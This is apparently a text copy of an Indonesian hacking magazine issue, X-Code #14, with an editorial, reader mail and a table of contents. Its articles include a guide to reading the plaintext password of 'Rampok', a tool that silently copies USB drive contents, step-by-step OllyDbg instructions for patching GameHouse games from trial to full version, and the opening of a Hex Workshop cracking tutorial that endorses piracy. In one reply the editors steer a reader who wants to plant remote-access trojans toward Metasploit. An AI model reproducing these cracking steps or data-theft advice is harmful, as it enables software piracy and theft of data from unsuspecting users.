

X_C o d e

Indonesian Hackers Community



| XCode License for Articles, logo, etc Computer • Internet • Hacking • Security • Scripting |

Bonus



- [1] EnableHook by MPH Rx
- [2] Script rahasia ekstensi file zip
- [3] USB Hijacker 1.0 Beta
- [4] Sourcecode - BuatCab.rar
- [5] Plugin FireFox
user_agent_switcher-0.7.2-fx+sm.zip



Cracking Game House 2008

- Mengakali registrasi Gamehouse 2008



Menyamar sebagai GOOGLEBOT via Mozilla Firefox

- Dengan menggunakan plugin Mozilla Firefox, anda bisa menjadi fake Google Bot



Rahasia di balik Ekstensi *.zip

- Rahasia di balik file zip dipaparkan disini



Redaksi X-CODE Magazine

Apa itu Majalah X-Code :

- X-Code magazine adalah majalah komputer, internet, hacking dan security bahasa Indonesia dengan penggunaan media murni PDF.

Latar belakang X-Code Magazine :

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

Tujuan :

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, internet, hacking dan security di Indonesia.

Misi :

- Menyebarluaskan ilmu-ilmu komputer, internet dan hacking untuk tujuan positif.

Hak cipta / Lisensi :

Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial

(nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis. Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi GPL (General Public License).

Distribusi X-Code Magazine :

- Official X-Code Magazine Page:
<http://www.xcode.or.id/magazine.htm>
- Mailing list X-Code :
<http://groups.yahoo.com/group/yogyafree-perjuangan>
 - Forum X-Code - Yogyafree :
<http://www.xcode.or.id/forum2>
 - CD \ DVD
 - Komunitas / media lain yang bekerja sama dengan X-Code Magazine.

Contact : X-Code Magazine :

- Alamat E-mail Redaksi :
yk_family_code@yahoo.com
(Yogyakarta).
ferdianelli@yahoo.com
(Pontianak).

Editorial

>> Bangkitnya Generasi Baru

Rekan-rekan penggiat hacking & security, Majalah XCode issue #14 kembali kami persembahkan untuk anda. Akan terasa lebih lengkap jika ada secangkir kopi dan sebungkus rokok sebelum anda lanjut ke halaman berikutnya? Sudahkah anda menyiapkannya?

Sebelum anda melanjutkan pembelajaran tutorial di dalam majalah ini, kami ingin bercerita sedikit mengenai perkembangan komunitas dalam 4 bulan terakhir ini. Tidak banyak perubahan setelah komunitas ini di-regenerasi. Seminar tetap dilaksanakan, komunikasi di #Xcode irc.dal.net tetap seperti biasa dengan percakapan yang santai, Milis juga berjalan dengan baik dibawah asuhan rekan Nathan (progtel2009, keep your hard working brother), CD-DVD tetap disusun isinya sesuai dengan beberapa perkembangan baru. Forum cukup disambut dengan baik meskipun Thread dan posting dimulai dari kosong.

Kami hanya membutuhkan beberapa penerus untuk komunitas ini karena sesepuh senior (baca: pengurus) memiliki kesibukan tersendiri. Memang susah untuk membagi waktu akan kehidupan nyata dengan aktivitas maya. Seperti hukum alam yang berlaku. Tidak ada sesuatu yang bisa berjalan secara statis dan abadi di dunia ini.

Bibit baru berbakat selalu bermunculan yang merupakan tumbuhnya generasi baru. Jika anda berdedikasi tinggi, punya minat dan kemauan yang keras. Silahkan ikut ambil bagian dengan pengurus komunitas ini. Kami dengan tangan terbuka menerima anda. Kepengurusan dalam formasi baru di forum www.xcode.or.id/forum2 akan dipersiapkan untuk melanjutkannya. Kami sudah punya beberapa nama dan tidak menutup kemungkinan bagi anda untuk menjadi rekomendasi. Yang kami perlukan hanya kekompakan dan kerja sama untuk tetap mempertahankan eksistensi komunitas ini. Terima kasih.

Selamat membaca

>>  Mail Box **Subject: Saran dikit sama nanya**

Thursday, June 18, 2009 2:29 AM

From: "Teguh Kurniawan" teguh.thepunk@xxx.xxxTo: yk_family_code@yahoo.com

Salam kenal buat semuanya.

Mau ngasih saran nih bos.. Gini..gimana kalau di majalah X CODE itu pada halaman /DIR atau daftar isi, bagaimana kalau dikasih link ke tempat halamanya langsung, jadi jika saya ingin baca lagi pada artikel tertentu, tidak usah susah cari di bawah..

Yang kedua, gimana kalau pada saat X CODE sudah terbit ada pemberitahuan di email tiap-tiap anggota forum?

Mungkin itu saja sarannya.. Saya juga mau tanya.. Bagaimana caranya ngadakan acara seminar / workshop dengan YF mungkin lebih kepada contact person yang akan di daulat YF untuk menjadi narasumber, dimana saat ini saya berada di daerah jember.

Trims..

Redaksi

Karena formatnya PDF, anda mungkin bisa memanfaatkan fungsi bookmark pada pdf reader untuk me-link lamngdung ke artikel sesuai keinginan.

Email ke semua member?? Wew... rajin-rajin aja kunjungi forum dan milis. Setiap ada rilis Xcode magazine yang baru, kami pasti mengumumkannya.

Untuk Contact person mengenai perihal seminar. Silahkan kirim e-mail aja ke yk_family_code@yahoo.com.

Subject: Tanya

Saturday, June 20, 2009 10:48 AM

From: "Defender X" x_defender@xxx.xxxTo: yk_family_code@yahoo.com

mas / mbak boleh ngak aku memposting isi dari majalah x-code di blogku..? untuk penulis ngak tak rubah kok, tetap sebagai mana aslinya. mohon petunjuk nih dari para master.

Redaksi

Boleh, tetapi jangan lupa sertakan nama penulis dan sumbernya.

Subject: Merasa Rugi

Tuesday, June 16, 2009 8:22 AM

From: "aboe azka" aboeazka@xxx.xxxTo: yk_family_code@yahoo.com

Dear Redaksi x-code

entah harus dengan bahasa apalagi saya menyatakan kekecewaan saya terhadap majalah ini, langsung saja, saya merasa kecewa terhadap redaksi x-code

KENAPA MAJALAH SEBAGUSINI BARU SAYA TAU SEKARANG, WAH MAAAAS MAS MAJALAH INI YANG SELALU JADI KEINGINAN SAYA, majalah yang SANGAT SAYA INGINKAN, OLEH KARENA TU SAYA MERASA KECEWA KEPADA REDAKSI X-CODE KENAPA JUGA SAYA GA DI KASIH ARTIKEL YANG SEBELUMNYA (JANGAN MARAH YA MAS, HEHEHEHEH AKU SUKA BANGET MAJALAH INI SIH), MAS BOLEH GA KALO AKU MINTA DI KIRIMIN MAJALAHNYA YANG 3 BULAN KEBELAKANG MAS, AKU MAU KOLEKSIKAN DAN MAU AKU PELAJARI BANGET, WALAUPUN SEBENERNYA AKU INI GAPTEK.

MAS AKU UCAPKAN SALUUUUUUUUUUUUUUUUUUUUUUT SAMA X-CODE MEMANG MAJALAH INI TIADA DUANNYA,HEBAAAAAAAAT BUANGET " MAJALAH KRITIS BERSOLUSI "

MAAF KALO EMAIL INI DI ANGGAP KURANG SOPAN, MAAF 1000000 X, TRIMAKASHBANYAK

Redaksi

Selamat berkenalan dengan komunitas Xcode – Yogyafree – Yogyafamily Code.

Subject: bantu saya ya mass

Saturday, July 4, 2009 5:16 PM
 From: "HARI WIDIONO" hariwidiono@xxx.xxx
 To: ferdianelli@yahoo.com

sore mass,maaf ni sore2 nambahin kerjaan, saya ada beberapa pertanyaan

1. ada nggak kamus untuk istilah yang ada di VB2008..kaya dim,integer, stack dsb..coz saya pengen banget ni mas belajar buat program sendiri..tapi ya itu saya g ngerti arti & untuk apa istilah- istilah itu semua..kalo mas punya linknya tolong bagi2 donk..
2. saya punya beberapa tool hacking, kaya net tools 5, net bus, prorat..tapi bisa gak kita nyusupin servernya dari komputer kita tanpa harus ke komputer target & biasanya warnet2 rata2 sekarang dah pada pake deep freeze, apa kalo dah kita susupin servernya itu nggak terhapus kalo kita dah log out?..gimana mas caranya biar ga terhapus..

makasih mas atas waktunya..saya penggemar baru dari medan ..di medan ada nggak mas komunitas yogyafree?..

Redaksi

1. Bantuan pertama tentunya kami sarankan untuk bertanya dan berbagi di forum www.xcode.or.id/forum2 pada sub forum programming Visual Basic. Link di luar itu yang dapat membantu anda antara lain.
 - [+] <http://msdn.microsoft.com/en-us/vbasic/default.aspx>
 - [+] Google : Visual Basic 2008 Help
2. Niat anda jahat juga ya??? coba gunakan Metasploit Framework 3.2.

Subject: MINTA PENCERAHAN

Monday, July 20, 2009 4:11 AM
 From: "Aziz Kurzis" azizkurzis@yahoo.co.id
 To: "yk_family_code@yahoo.com" yk_family_code@yahoo.com

SAlam,
 mau minta saran n pencerahan soal OS Linux bagi orang awam seperti saya yg mau coba pake, n gimana cara dpt os n aplikasi pa aja yg dpt digunakan tuk keperluan sehari2 kaya office, mp3, n lainnya. makasih sebelumnya

Redaksi

OS Linux bisa anda dapatkan dengan mudah dan berbagai cara seperti membeli majalah Info Linux (di dalamnya terdapat DVD yang menyertakan distro Linux), atau jika anda bisa mengunduhnya di www.distrowatch.com sesuai keinginan.

Pada umumnya, Linux menyertakan Open Office untuk keperluan aplikasi kantor/rumah, MP3player standard, dan aplikasi grafis seperti Gimp , dan berbagai aplikasi umum lainnya.

Untuk mendapatkan bantuan Linux, anda bisa sharing di forum Xcode pada sub forum linux atau forum khusus linux lainnya seperti forum.linux.or.id , www.ubuntu-id.org/forum .

Subject: Yahoo hack

Saturday, Tuesday, September 29, 2009 9:38 PM
 From: "Arba Juusan" arbajuusan@xxx.xxx
 To: yk_family_code@yahoo.com

Met siang Staff

tolong kirimin artikel hack yahoo mail password ??

Redaksi

Enaknya. Tinggal e-mail, minta artikel, langsung praktek. Dooh.. Lamer of the month.

Subject: Cabang

Friday, September 25, 2009 2:43 AM
 From: "Pasa Vb" pasa_vb@xxx.xxx
 To: "Yk_family_code@yahoo.com" Yk_family_code@yahoo.com

Hai, salam kenal.

Aku siswa kelas 2 smp yang sedang mendalami hacking and programming.

Aku mau minta ijin untuk nampilin softwarenya YF di blogku utk didownload org lain. Jadi istilahnya kyg cabang di blogger gitulah. Terima kasih atas jawabannya

Redaksi

Silahkan dan Terima kasih.

/DIR

- ❑ Intip password Rampok V.2.0 (kenzhack x) hal. 6.
- ❑ Cracking Game House 2008 (RaY-29) hal. 8.
- ❑ Teknik cracking Hex Workshop v6 32 bit From BreakPoint Software (Ponkdbyte) hal. 12.
- ❑ Mengubah gambar pada booting Slax Portable USBLinux (abewisnu) hal. 19.
- ❑ Mencuri data penting dengan USB Flash Drive (abewisnu) hal. 21.
- ❑ Menyamar sebagai GOOGLEBOT via Mozilla Firefox (RaY-29) hal. 23
- ❑ Packer Checker (anharku) hal. 27.
- ❑ Menembus proteksi password dan serial number pada program dengan Trik Win32 Hook (MRHPx) hal. 30.
- ❑ MakeCAB dan Expand Dengan VB6 (Chung Chin) hal. 33.
- ❑ Menyembunyikan folder pribadi dibelakang foto (Mintox_ByTe) hal. 40.
- ❑ Men-'HIDUPKAN' kembali Windows yang menjadi "KOTA MATI" (Botaxxx) hal. 43.
- ❑ Rahasia di balik Ekstensi *.*zip (Choirul Anwar) hal. 47.
- ❑ Cracking LC3 - Password Editing & Recovery Tool (dendefox PRO) hal. 51
- ❑ Cara Unik Hindari Virus (Cruz3N) hal. 57.

INTIP PASSWORD RAMPOK V 2.0

Penulis : kenzhack x (kenzhacker@gmail.com)



Mungkin bagi orang awam seperti saya program ini sangat asing di telinga. "koq namanya bisa rampok ya?? Apa digunakan untuk merampok??". Jawabannya adalah "ya", program ini dibuat untuk "merampok" data UFD (Usb Flash Disk). Program ini berjalan diam-diam tanpa peringatan dan juga tanpa UI (user interface) / tampilan. Tahu-tahu data di UFD anda telah dicopy ke dalam sebuah folder dalam harddisk sesuai dengan settingan orang yang menjalankan rampok.

Begini UFD anda dicolokkan, maka otomatis saat itu juga data dicopy. Program ini dibuat oleh programmer lokal alias dari Indonesia ("wah bangga ni jadi Orang Indonesia"). Sisi negatif dari program ini lumayan banyak. Bayangkan saja kalau program ini dipasang di komputer umum, seperti warnet, komputer rentalan atau komputer kantor, sudah barang tentu banyak data-data di UFD yang bakalan tercuri, tak terkecuali password yang ada di UFD. Jadi bagi anda yang sering menggunakan UFD sebagai media penyimpanan file-file penting, saya harap untuk berhati-hati. Jika saya boleh menyarankan, belilah UFD yang mempunyai program untuk memproteksi UFD itu sendiri, misalnya U3 atau pasang aplikasi tambahan yang bisa memproteksi UFD, seperti FlashdiskLock.

Tapi jangan salah, program ini juga sangat berbahaya bagi anda. Tidak semua UFD bebas dari V-rus, jadi berhati-hatilah jika UFD korban adalah sarang V-rus. Rampok sebenarnya bukan termasuk program keylogger. Tetapi karena program ini juga sangat potensial untuk disalahgunakan khususnya untuk mecuri data, password dan lain sebagainya. Maka program ini hampir sama dengan keylogger.

OK sekarang saatnya mengintip password yang ada dalam program ini (jika anda lupa atau ingin mengetahui password rampok orang lain). Langkah pertama siapkan segenap nyali dan kemampuan anda (yang penting adalah kecepatan). Langkah kedua program Rampok. Setelah itu baru kita mulai mengintip password program ini.

Cari file bernama **mdb.ini** di **C:\WINDOWS\system32**. Jika ingin lebih cepat pakai saja Run, ketikkan **mdb.ini** di kotak Run. Password rampok tersimpan di file **mdb.ini** tanpa disandikan, tanpa di enkripsi, dan tanpa samaran. Kurang lebih isinya seperti ini:

```
[Message to Display]
user=kenzhin
password=x-telsa
auto=
status=on
kurang lebih gambarnya seperti di bawah ini:
```



Dari contoh di atas kita mengetahui passwordnya adalah "x-telsa" (tanpa petik) dan usernya "kenzhin" (tanpa petik). Jika anda ingin mengubah settingan dan muncul kotak password silahkan isi dengan username dan password yang telah anda dapatkan dari file mdb.ini.
OK sekian tips dari saya, jika ada kesalahan mohon dimaafkan.



Thanks to:

- Allah SWT
- Ortu yang selalu mendukung saya
- Yogyafree Crew yang selalu menjadi guru bagi saya
- Henda (makasih pengetahuannya)
- Teman-teman saya: Johan Nata, Itix, ajiek, daniel, agoes & all friend on telcom salatiga
- My love, kenz
- Mas Eko Arryawan (thanks ya bukunya)
- Dan semua pembaca X-code

----- end -----

CRACKING GAME HOUSE 2008

Penulis : RaY-29 (ray_stv29@yahoo.co.id)



Game House merupakan provider yang menyediakan banyak game yang dapat publik download dengan licensi Trial Version. Artinya adalah kita hanya memainkan game tersebut dengan terbatas. Oleh sebab itu, dalam hal ini saya akan membahas bagaimana game tersebut yang tadi Trial Version menjadi Full Version (Cracking atau Reverse Engine), sehingga kita dapat menikmatinya dengan tidak terbatas.

Untuk dapat meng-crack game tersebut, kita memerlukan alat-alatnya, yaitu diantaranya:

1. PC atau Laptop
2. Game yang sudah kita download di situs <http://www.gamehouse.com/> (contohnya: Luxor 2)
3. Tools OllyDbg v1.10, download di link ini <http://www.ollydbg.de/olddbg110.zip>

Kalo dah siap semua alat-alatnya, langsung aja kita lakukan:

1. Install game tersebut di PC atau Laptop anda. Di game tersebut telihat ada batas waktu dan inilah yang disebut Trial Version (lihat gambar).




2. Buka tools OllyDbg V1.10

a) Lalu open dan cari lokasi game tersebut yang sudah diinstal (C:\Program Files\GameHouse\Luxor 2)

b) Yang akan kita open adalah file berekstensi .dll yang merupakan komponen penting dari game tersebut, yaitu luxor2res.dll (lihat gambar)




c) Kalo terbuka, lalu tekan **CTRL+F**, masukan kata **call isTrial**, klik **FIND** (lihat gambar)



d) Sudah ketemu, lalu tekan **ENTER** (lihat gambar)




e) setelah itu, klik 2x maka akan muncul kotak dan ganti isinya dengan **MOV EAX,0** (lihat gambar)




Itulah intinya untuk mematikan fungsi Trial Version dan mengubahnya menjadi Full Version.


f) Kalo sudah, klik kanan disembarang tempat, lalu pilih **copy to executable → all modifications** (lihat gambar)



g) Pilih **copy all** (lihat gambar)



h) Lalu klik kanan, pilih **SAVE** dan seterusnya pilih **YES** (lihat gambar)



3. Setelah itu, coba jalankan game tersebut dan hasil adalah game tersebut menjadi Full Version (lihat gambar)





Selesai dech.....selamat menikmat

Note:

- hanya berlaku buat game house tahun 2008 ke bawah
- tutorial ini merupakan sebuah revisi dari member yang nge-post di situs <http://forum.cyberphreaking.com>




Name : RaY-29
 E-mail : ray_stv29@yahoo.co.id
 URL : <http://bekasi-underground.blogspot.com>
 My Inspiration :
 • Yogyafree
 • Jasakom
 • Coder
 • Manado Coding
 • Spyrozone
 • All Community In UnderGround

----- end -----

Teknik Cracking Hex Workshop v6 32 bit From BreakPoint Software

Penulis : Ponkdbyte (ponkdbyte@gmail.com)



ini adalah tutorial pertama saya, dan ini merupakan tutorial asli saya untuk mengubah badan program, disini saya akan membahas tentang tutorial Cracking cara memanipulasi Proteksi dari program yang menginginkan aktivasi, Software ini adalah Hex Workshop v6 32 bit From BreakPoint Trial 30 hari ,

Saya mendapatkan inspirasi dari mas Nemesis_byte. dia melakukan teknik cracking dengan menggunakan software ini, saat itu dia mengcracking software german saya juga mengetahuinya dari X-code Magazine, tapi saya lupa X-code edisi berapa hehehe. Software ini berfungsi untuk mengedit binary string yang terdapat dalam badan program, kan sayang ini daripada gunainya Cuma 30 hari yowezz langsung saja kita crack aja softwarenya ☺


Maklum di luar negeri tak ada pembajakan, tak seperti di negeri kita ini banyak sekali pembajakan, tapi tak apalah kita membajak karena kita punya skill untuk mengembanginya termasuk artikel yang saya buat ini hehehe....., Okeh Langsung saja kita mulai Let's go ☺

Target : Hex Workshop v6 32 bit From BreakPoint Software


Peralatan Cracking yang kudu di gunakan

- Olly cim's
- Olly Dbg
- Defixed_edition
- PEID


Saya di sini menggunakan Defixed_edition dan PEID 0.94, tapi saya tidak merekomendasikan teman – teman bebas menggunakan 3 software di atas.



